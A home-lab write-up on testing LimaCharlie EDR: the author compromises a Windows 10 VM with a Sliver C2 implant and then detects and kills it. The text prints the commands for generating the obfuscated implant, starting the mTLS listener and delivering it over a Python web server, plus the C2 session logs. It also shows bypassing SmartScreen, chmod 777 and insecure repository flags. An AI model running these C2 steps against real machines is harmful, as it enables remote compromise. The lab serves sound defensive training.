EDR Home Lab

Author: Nikhil Vedpathak **Date:** December 2025

1. Executive Summary

This project simulated a real-world cyberattack scenario to test **Endpoint Detection & Response (EDR)** capabilities. The objective was to deploy **LimaCharlie EDR** on a Windows 10 endpoint, act as the adversary using the **Sliver C2 (Command & Control)** framework to compromise the machine, and perform incident response to identify and block the threat.

2. Lab Architecture & Topology

The lab environment was constructed using VirtualBox to host two distinct nodes on a **Bridged Network**, simulating a compromised local area network (LAN).

Node Role	OS	IP Address	Software
Attacker	Kali Linux	10.68.167.225	Sliver C2 Framework, Python HTTP Server
Victim	Windows 10 Pro	10.68.167.38	LimaCharlie EDR Sensor


3. Phase 1: Attack Execution (Red Team)

I utilized the **Sliver C2 framework** to generate a custom Windows executable payload designed to bypass standard signature detection.


3.1 Payload Generation

The payload was configured to use **mTLS (Mutual TLS)** for encrypted communication back to the attacker's listener on port 8888.

- **Command:** `generate --mtls 10.68.167.225 --save /home/kali/Desktop --os windows`
- **Output:** `payload.exe` (Obfuscated binary)




```
Generating operator configs for user kali ...

┌──(kali㉿kali)-[~]
└─$ sudo sliver
Connecting to localhost:31337 ...

SLIVER

All hackers gain miracle
[*] Server v1.5.44 - 9122878cbbcae543eb8210f616550382af2065fd
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```



```
sliver > generate --mtls 10.68.167.225 --save /home/kali/desktop --os windows

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 2m0s
[*] Implant saved to /home/kali/desktop

sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

sliver > cd /home/kali/desktop
```

3.2 Delivery & Compromise

The payload was hosted on a temporary Python web server on the attacker node (`python3 -m http.server 80`). The victim machine downloaded the file via a web browser. Upon execution, a persistent C2 session was established, granting remote shell access to the victim.



```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -l
total 15444
-rwx────── 1 root root 15812608 Dec  8 08:30 payload.exe

┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.68.167.38 - - [08/Dec/2025 08:39:15] code 404, message File not found
10.68.167.38 - - [08/Dec/2025 08:39:15] "GET /payload.exe HTTP/1.1" 404 -
10.68.167.38 - - [08/Dec/2025 08:39:15] code 404, message File not found
10.68.167.38 - - [08/Dec/2025 08:39:15] "GET /favicon.ico HTTP/1.1" 404 -
10.68.167.38 - - [08/Dec/2025 08:44:44] code 404, message File not found
10.68.167.38 - - [08/Dec/2025 08:44:44] "GET /payload.exe HTTP/1.1" 404 -
10.68.167.38 - - [08/Dec/2025 08:47:06] "GET / HTTP/1.1" 200 -
10.68.167.38 - - [08/Dec/2025 08:47:06] code 404, message File not found
10.68.167.38 - - [08/Dec/2025 08:47:06] "GET /favicon.ico HTTP/1.1" 404 -
10.68.167.38 - - [08/Dec/2025 08:47:20] code 404, message File not found
10.68.167.38 - - [08/Dec/2025 08:47:20] "GET /payload.exe HTTP/1.1" 404 -
10.68.167.38 - - [08/Dec/2025 08:47:27] code 404, message File not found
10.68.167.38 - - [08/Dec/2025 08:47:27] "GET /payload.exe HTTP/1.1" 404 -
```


4. Phase 2: Detection & Analysis (Blue Team)

Upon accessing the LimaCharlie EDR dashboard, I assumed the role of a SOC Analyst to hunt for the intrusion.

4.1 Sensor Deployment

To establish telemetry and visibility, I installed the LimaCharlie EDR sensor on the victim endpoint.

- **Method:** Generated an installation key in the LimaCharlie console and executed the installer via PowerShell with Administrator privileges.
- **Result:** The sensor registered successfully with the cloud tenant, providing immediate real-time logging.




```
PS C:\Users\ironh\Downloads> .\hcp_win_x64_release_4.33.22.exe -i AAAABgAAAQsFAAAAIzkxNTc3OThjNTBhZjM3MmMubGMubGltYWNoYX
JsaWUuaW8AAAABEAIBuwAAAQwFAAAAIzkxNTc3OThjNTBhZjM3MmMubGMubGltYWNoYXJsaWUuaW8AAAABEQIBuwAAAAiBAAAABQAAAAUHAAAAEH5BbD6360
wZneEyen1TnuIAAAAJBwAAABBHUhFChZhDyb42vwG5YcMSAAAABAcAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAcDAAAAAAAAAAYDAAAAAAAAAAQ4HAAABJjCCAS
IwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAL2SpxyNrur8WPuRUzJqn8rXqc1hMD/E2sy41WZrafMcD0BIpxHEDWRj0NvNkUTa55RPAws5CPEiOiVrxf
HYjrpXWxF8kzjZMFJZn/kWDFIqWEol9EwBKJZBOBe1D/MqSBOkHrfGe0+AbCpAERDpsZFzlPfMpyAijnyyNDxIgBYle/aDQmmitf4w1Tx3w46q/ND/XR24EJ
L/1zqwwG61GUCoL3VV/DToqWYXCY7Swdt8f1hicr8QgSVVeJ8o4/qTVKP9S40QuZe0fpiEEOW0eDUnpIg3uMUHp2QDulwXjKh6HuD7i8DUkXX37hzcJdMEsd
cg+ZBo8Zwzo70tDDvDvW8CAwEAAQ==

              ,,         %%
            ,,,,,,     %%%%%%
          ,,,,,,,,,  %%%%%%%%%%
        ,,,,,,,,,  %%%%%%%%%%%%%%
      ,,,,,,,,,  %%%%%%%%%%%%%%%%%%
    ,,,,,,,,,  %%%%%%%%%    %%%%%%%%%
  ,,,,,,,,,  %%%%%%%%#        %%%%%%%%%
,,,,,,,,,  %%%%%%%%%%
 ,,,,,,,,,  %%%%%%%%%
   ,,,,,,,,,  %%%%%%%%        %%%%%%%%
     ,,,,,,,,,  %%%%%%%%%%%%%%%%%%%%
       ,,,,,,,,,  %%%%%%%%%%%%%%%%
         ,,,,,,,,,  %%%%%%%%%%%%
           ,,,,,,,,   %%%%%%%%
             ,,,,       %%%%

        LimaCharlie Agent Installer
        https://limacharlie.io
   -------------------------------------

*** SUCCESS
*** Agent installed successfully!
```

4.2 Indicators of Compromise (IOCs)

I investigated the process tree and identified a suspicious unsigned process.

- **Process Name:** `payload (3).exe`
- **Process ID (PID):** `10228`
- **Network Behavior:** The process initiated a TCP connection to `10.68.167.225` on Port `8888`.
- **Status:** Unsigned binary interacting with the network.




Network connections for payload (3).exe (PID 10228)

Source	Destination	Protocol	State
10.68.167.38:51423	10.68.167.225:8888	tcp4	SYN_SENT

5. Phase 3: Incident Response


To contain the threat, I executed a containment action directly via the EDR console.

1. **Action:** Selected the malicious process PID `10228` and issued a **Kill Process** command.
2. **Result:** The sensor successfully terminated the process, and the C2 channel on the attacker machine was severed immediately.



pa

Run	Name	PPID	PID	User
⋮	payload (3).exe	4724	10228	DESKTOF




pa

Run	Name	PPID	PID	User
⋮	payload (3).exe	4724	10228	DESKTOF

Sensor killed process ID 10228

Issuing task to kill process ID 10228



```
sliver > generate --mtls 10.68.167.225 --save /home/kali/desktop --os windows

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 2m0s
[*] Implant saved to /home/kali/desktop

sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

sliver > cd /home/kali/desktop

[!] Please select a session or beacon via `use`

[*] Session c6ca5433 BREEZY_ASHTRAY - 10.68.167.38:50305 (DESKTOP-6OUBERF) - windows/amd64 - Mon, 08 Dec
2025 08:54:51 EST

[!] Lost session c6ca5433 BREEZY_ASHTRAY - 10.68.167.38:50305 (DESKTOP-6OUBERF) - windows/amd64 - Mon, 08
 Dec 2025 08:59:37 EST

sliver >
```

6. Challenges & Technical Troubleshooting

During the deployment, several technical hurdles were encountered. The following "Issue/Resolution" logs detail the remediation steps taken.

Issue 1: Kali Linux Repository GPG Errors

- **Problem:** The `apt update` command failed with `NO_PUBKEY` errors, preventing the installation of the Sliver framework dependencies (`mingw-w64`).
- **Root Cause:** The Kali Linux installation had outdated GPG keys for the package repositories.
- **Resolution:** I manually retrieved the missing keys from the Ubuntu keyserver and forced an update using the `--allow-insecure-repositories` flag to restore package management functionality.

```
sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys ED65462EC8D5E4C5
```

Issue 2: HTTP 404 Permission Denied

- Problem: When attempting to download the payload from the victim machine, the Python web server returned a "404 Not Found" error, despite the file existing.
- Root Cause: The payload was generated using `sudo` (root privileges), meaning the standard user (`kali`) running the web server did not have read permissions.
- Resolution: I modified the file permissions to be globally readable before hosting it.

```
sudo chmod 777 /home/kali/Desktop/payload.exe
```

Issue 3: Browser Security Blocks

- **Problem:** The Microsoft Edge browser flagged the file as "Uncommonly downloaded" and attempted to block the download.
- **Resolution:** I manually bypassed the SmartScreen filter by selecting **Keep** > **Keep Anyway**, simulating a user ignoring security warnings (a common vector for real-world infections).

7. Conclusion

This project successfully demonstrated the value of EDR in detecting post-exploitation activity. While standard antivirus might miss a custom-generated binary, the behavioral telemetry provided by the EDR agent—specifically the correlation of an unsigned process with non-standard network ports—allowed for immediate identification and containment of the threat.